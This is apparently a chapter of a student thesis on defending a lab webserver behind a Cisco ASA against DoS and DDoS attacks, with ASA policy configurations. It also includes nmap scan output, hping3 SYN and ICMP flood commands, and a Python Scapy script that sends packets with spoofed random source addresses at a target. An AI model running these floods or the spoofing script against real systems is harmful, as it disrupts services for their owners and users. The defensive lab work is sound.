
For example taken, the network with DMZ has it's Cisco ASA connected directly to the external router placed outside. As seen, the external router has 2 direct connections indicated with “C”, one with Cisco ASA at the interface Fastethernet 0/0 at the network 200.0.0.0/24. The second direct connection was with the attacker's machine which is on interface Fastethernet 0/1 at the network 192.168.122.0/24. Now, the third connection is static means manually inserted which will not use any algorithm to calculate the route for packet transmission. It states that any packet (0.0.0.0) coming from the inside network to outside network means the reply packets, should be forwarded to the outside interface of Cisco ASA at the address 200.0.0.1 as for the routing protocol, one needs to select the next hop address to transmit the packet and it cannot use the network address of itself. Means that if we are creating routing protocols on external router then no interface of it should be used in declaring the routing protocol.

3.8 Creating Policies

Now, for both these scenarios we will create half-opened TCP connection limit on Cisco ASA so that as soon as that exceeds, we can drop packets at the ASA and not forward it to webserver to generate unnecessary traffic unless seem legitimate. Find the captured screenshot below to get the idea of how any policy can be set up on the ASA.

For any policy to take place on the ASA, there are three essential steps. First is to create the class-map which will be applied to certain interface or be the global class. It will check for layer 3 and 4 traffic information like source or destination IP address, source or destination ports, management protocol etc. Then to apply that class-map, policy-map should be created as shown below so that traffic criteria can be matched, and certain actions can be performed on that criteria. Then by creating the class as of same name as the class-map, to define all the rules specifically when that policy takes place into consideration. The final step is to apply that policy into service for specific interface or define the global policy by using the service-policy instructions.


For our research, we have created the policy “connection” to set the half-opened TCP connections means embryonic connection limit on the security appliance. Each step discussed above was followed to create the connection policy and the maximum embryonic connection limit was set to 5 connection at a time meaning if someone is trying to execute TCP SYN flood attack or Slowloris attack, the security analyzer can find it with the help of this policy.



```
ASA(config)# class-map connection
ASA(config-cmap)# policy-map connection
ASA(config-pmap)# class connection
ASA(config-pmap-c)# set connection embryonic-conn-max 5
ASA(config-pmap-c)# service-policy connection interface outside
```

Figure 10: Policy-connection

Also, we have created the policy named WS, for the ICMP attack and the average rate for transmitting the packet is 8000 bits/sec with 1200 bytes burst rate. As soon as the incoming traffic exceeds the above set limit on Cisco ASA, all those packets will be dropped instantly by the ASA and thus provides better performance for the network and their legitimate users. Also, per-client embryonic connection is set to maximum of 5 in the policy.



```
policy-map WS
 class WS
  police input 8000 1200
  police output 8000 1200
  set connection embryonic-conn-max 5 per-client-embryonic-max 5
```

Figure 11: Policy-WS

As we know that only one global policy can be applied at the single time for the entire network. Means if one has already global policy in service globally, then he cannot create another policy which can be applied globally. Mostly, the inspection policies and other policies created separately for the particular interface to inspect certain traffic and not the entire system like inspection of http, ICMP, ftp etc. One can create as many interface policies as he wants, the one created last will have the effect for that particular interface. For example, if one has created two policies namely connection 1 and connection 2 on the interface outside to check the incoming traffic to the webserver, then the connection 2 policy will be effective. To put the latest policy in effect, one needs to reload the ASA otherwise even after implementing the new interface policy connection 2, ASA works according to the older policy connection 1.


3.9 The Attacker's Perspective

The attacker always wants to exploit the network in front of him, he takes that as the challenge. There are mainly five steps to execute the attack [26].

Reconnaissance, scanning, gaining the access, maintaining the access and clearing the tracks

The first step is the reconnaissance in which the main aim of hacker is to collect the detailed information about the potential target like IP address, network details like protocols and security features, etc. Then in the second phase scanning, the hacker tries to scan for the vulnerabilities available in the target network like open ports, names of computers, details about operating systems etc. and this can be done using network scanning and mapping tools like Nmap, Zenmap which is the graphical version of Nmap, etc. Then into the third step, attacker tries to get the access by sending service requests on open ports which are collected during phase one and two. The attacker can then execute the various attacks like denial of service or distributed denial of service etc. After successfully getting the access to the network, the attacker tries to find more vulnerabilities and ways which can be used in future to get the access on the network. Also privileges of that system should be enhanced to admin or primary user so that attacker can have complete access to the system whenever he wants in future. The final step is to clear tracks so that security analyst cannot find the tracks of any attack within the network like using VPN or spoofing the source address etc.

In our scenario, the attacker is using Kali-Linux 2018 virtual machine running on VMWare Workstation pro 15, is isolated from the physical machine so that attacks can be generated, and results can be captured without taking any risk to the actual environment. To execute the attack on webserver placed in the network, first the attacker finds the information for the network. Then for the second step, Zenmap is used to find out which ports are opened and accessible from outside network. For that, inside the target, attacker will put 200.0.0.11 which is the public IP address for webserver. Then the command is given which will scan the particular IP address. The command is **nmap-T4-A-v 200.0.0.11.** This provides the ping scan information for the target 200.0.0.11. ‘A’ refers to the operating system checking and version check. T4 in the command refers to the speed of scan and T4 is aggressive scan on the target. Verbose mode ‘-v’ provides additional information which can be useful to execute the attack. The screenshot can be found below for the output of this scan on webserver.



Target: 200.0.0.11 Profile: Intense scan


Command: nmap -T4 -A -v 200.0.0.11

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-04 17:16 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:16
Completed NSE at 17:16, 0.00s elapsed
Initiating NSE at 17:16
Completed NSE at 17:16, 0.00s elapsed
Initiating Ping Scan at 17:16
Scanning 200.0.0.11 [4 ports]
Completed Ping Scan at 17:16, 1.60s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
with --dns-servers
Initiating SYN Stealth Scan at 17:16
Scanning 200.0.0.11 [1000 ports]
Discovered open port 80/tcp on 200.0.0.11
Discovered open port 21/tcp on 200.0.0.11
```

Figure 12: Zenmap Output

As we can see from the screenshot captured, the Nmap scanning report is generated for the target webserver at the IP address 200.0.0.11. In total 4 ports were scanned for the target to check whether they are accessible through the attacker's machine or not. After the scanning is completed, the results appeared illustrates that port 80 which is used for http connections by TCP protocol is opened along with port 21 which is used for ftp connections by TCP protocol. Both of them are open as the ping request sends by Nmap got response back from these ports means they are open and working appropriately. This gives the target ports for the attacker as port 80 and 21 to generate some queries or attack.

After that the attacker decides to access the webserver from his local machine's web browser. So, by putting the public IP address in the URL from Mozilla Firefox of Kali-Linux, he can easily access the webserver located in the internal network of organization means webserver is responding to the requests made through outside network. This can be done as the traffic requesting the services from webserver is minimal and there is no attack has been executed till now.



Networkers' Toolkit


WWW: Files located at /var/www/html
FTP: You get to /root after logging in but you're not chrooted
TFTP: You can place your files in /tftpboot; upload is permitted
DHCP: The DHCP server is installed but not configured to avoid any possible conflict
Syslog server & SNMP trap receiver: They both log to /var/log/syslog

Figure 13: Webserver Access from Attacker's browser

Also, by observing the screenshot we can see that Toolkit which is used in our network to work as the webserver, it provides other services like FTP, TFTP, WWW, DHCP etc. [27] and can give better exposure if one wants to test any network using GNS3.

Now, as the attacker knows he can reach to the web server without any interference, he started executing distinguish commands to ping the server as shown below from the Kali-Linux terminal as shown below.

The command can be divided into three parts, one being the IP address of target machine which is 200.0.0.11, the second one is count -c which refers to the number of packets one wants to send to the target network and third one is the size -s which provides the functionality to select each packet's size manually and in this case, 100 bytes.




```
root@kali:~# ping 200.0.0.11 -c 10 -s 100
PING 200.0.0.11 (200.0.0.11) 100(128) bytes of data.
108 bytes from 200.0.0.11: icmp_seq=1 ttl=63 time=23.1 ms
108 bytes from 200.0.0.11: icmp_seq=2 ttl=63 time=25.4 ms
108 bytes from 200.0.0.11: icmp_seq=4 ttl=63 time=27.9 ms
108 bytes from 200.0.0.11: icmp_seq=5 ttl=63 time=25.7 ms
108 bytes from 200.0.0.11: icmp_seq=7 ttl=63 time=23.8 ms
108 bytes from 200.0.0.11: icmp_seq=8 ttl=63 time=22.7 ms
108 bytes from 200.0.0.11: icmp_seq=10 ttl=63 time=24.2 ms

--- 200.0.0.11 ping statistics ---
10 packets transmitted, 7 received, 30% packet loss, time 40ms
rtt min/avg/max/mdev = 22.679/24.664/27.878/1.662 ms
root@kali:~# 
```

Figure 14: ICMP ping command on Kali-Linux VM terminal

By inspecting the above packet transmission, out of total 10 packets 7 have been received back from the webserver meaning that total success ratio for this small transition was 70% so the packet loss ratio was 30%. Also, the round-trip time is shown which is 40 milliseconds. Also, the min, max and avg packet trip times can be seen in the captured output.

Now, what if the attacker decides to increase the packet size to 250 bytes per packet then how the webserver will respond that request for 10 packets can be seen in the captured below. The success ratio has been decreased to 30% but this was just for the ten packets transmission so conclusion cannot be made based upon this output.




```
root@kali:~# ping 200.0.0.11 -c 10 -s 250
PING 200.0.0.11 (200.0.0.11) 250(278) bytes of data.
258 bytes from 200.0.0.11: icmp_seq=2 ttl=63 time=21.4 ms
258 bytes from 200.0.0.11: icmp_seq=4 ttl=63 time=21.3 ms
258 bytes from 200.0.0.11: icmp_seq=8 ttl=63 time=24.5 ms

--- 200.0.0.11 ping statistics ---
10 packets transmitted, 3 received, 70% packet loss, time 137ms
rtt min/avg/max/mdev = 21.300/22.397/24.541/1.520 ms
root@kali:~# 
```

Figure 15: ICMP ping of different size on Kali-Linux VM

3.10 Hping3 Commands

Kali-Linux has this functionality called hping3 which provides the edge to the attacker as by using these commands he can execute many different kinds of attacks from CLI itself [28]. He can generate as many numbers of packets (-c) of distinguish data sizes(-d) and window sizes(-w) for each packet. The attacker even can dump the packets into hexadecimal by using (–dump) command. Attacker can decide on which port he wants to execute attack(-p). Attacker has the privilege to choose which type of packets he wants to send to the target like ICMP, UDP, TCP, IP packets etc. The default mode is set to TCP. Also, the intervals can be set to decide at what speed all packets should be transmitted like fast (10 packets/sec), faster (100 packets/sec), flood (as fast as possible and no need to show replies) etc. Apart from all of this, the most used thing by any attacker is the spoofing of IP addresses and that is done quite significantly within hping3 command. The attacker can spoof the source address with different address which can be very useful while removing traces after executing the attack. There are many other functionalities of this command which can be used effectively by the professional attacker.




```
root@kali:~# hping3 -c 100 -d 120 -S -w 64 -p 80 -i --faster -N --id 200.0.0.11
HPING 200.0.0.11 (eth0 200.0.0.11): S set, 40 headers + 120 data bytes

root@kali:~# hping3 -c 100 -d 120 -S -w 64 -p 80 --flood -N --id 200.0.0.11
HPING 200.0.0.11 (eth0 200.0.0.11): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown

root@kali:~# hping3 -d 250 --flood -N --id 200.0.0.11
HPING 200.0.0.11 (eth1 200.0.0.11): NO FLAGS are set, 40 headers + 250 data byte
s
hping in flood mode, no replies will be shown
^C
--- 200.0.0.11 hping statistic ---
261279 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Figure 16: Hping3 command on Kali-Linux VM

As shown in above examples, the first one is executed using faster intervals on the port 80 with packet size 120 and 64 window size. The second screen capture shows the ping flood or ICMP flood attack executed on the webserver with same number of packets and sizes. While the flood attack is executed, the replies will not be shown to the attacker and until he terminates the attack manually, it will not be stopped automatically unlike other modes. Example shows that over 200k packets have been transmitted within few seconds.

3.11 Python Script to Generate DDoS Attack

We have created the Python script to generate DDoS attack which can be executed directly from the terminal of Kali-Linux machine as python [29] is by default installed in Kali-Linux. We have used python 3.7 for our research work. The main advantage of this script as this can be executed by opening as many terminals at once and effect of the DDoS attack can be generated to check the security level of our system up to the limit. Python's Scapy framework has been imported and used to send packets to designated target server whose address can be inserted at the "enter target IP address". Now, packets initiating from 1, can has the range for 10 packets as can be seen in the capture, but anytime one can change how many packets he wants to send to the server to generate traffic. The protocol will be randomly selected using choice function between TCP and UDP for now, but one can add other protocols as well. For the source IP to be random, any number between 0 and 255 will be taken for all 4 digits of source IP. Also, the source port will be random from 65536 ports while the destination port is set to 80 for this research which is for http. Then the packet will be generated and send to the target machine at the interval of 0.02 seconds and the output will be printed as "packet sent – "n" where n is the number of packets. The number will be incremented with 1 after each packet has transmitted.



```
import random
from scapy.all import *

tip = input("Enter Target IP address: ")
i = 1

for x in range(0,10):
   protocol = random.choice(['upd','tcp'])
   sip = '%s.%s.%s.%s' % ( random.randint(0,255), random.randint(0,255), random.randint(0,255), random.randint(0,255) )
   sport = random.randint(1, 65535)
   dport = 80
   IP1 = IP(src = sip, dst = tip)
   TCP1 = TCP(sport = sport, dport = dport)
   packet = IP1 / TCP1
   send(packet, inter = .002)
   print ("packet sent: ", i)
   i += 1
```

Figure 17: Python Script to generate DDoS Attack


CHAPTER 4
RESULT AND ANALYSIS

4.1 Wireshark Packet Analysis

On the network side, if the attack is executed from the attacker's machine, the entry point to the network for both of our scenarios will be Cisco ASA. Now, as we have configured Cisco ASA with policy-map according to the proposed method, the traffic will be captured on Wireshark. First, we will analyze the packets captured before applying the policy and for different protocols.

The first captured packet will be for the TCP packets transmission requesting for the webserver from IP address 192.168.122.10 which is the IP address of attacker's machine. The target address is 10.0.0.10 which is the webserver's private address. Here, we can see the NAT rules applied as the attacker must put the address of webserver as its public IP address 200.0.0.11 but when the packet was captured on the inside interface of ASA, the destination IP address is showing its actual private IP address. This is the same way actual network will behave for every packet transmission.

If we observe the captured packet, for the 1_{st} frame selected, it states that the length of that packet was 174 bytes. Also, within the information section, one can see TCP SYN and ACK packets which refers to the three-way handshake making the TCP connection-oriented protocol. Also, in for the expanded packet 1, in transmission control protocol panel, source and destination ports can be found including TCP segment length.



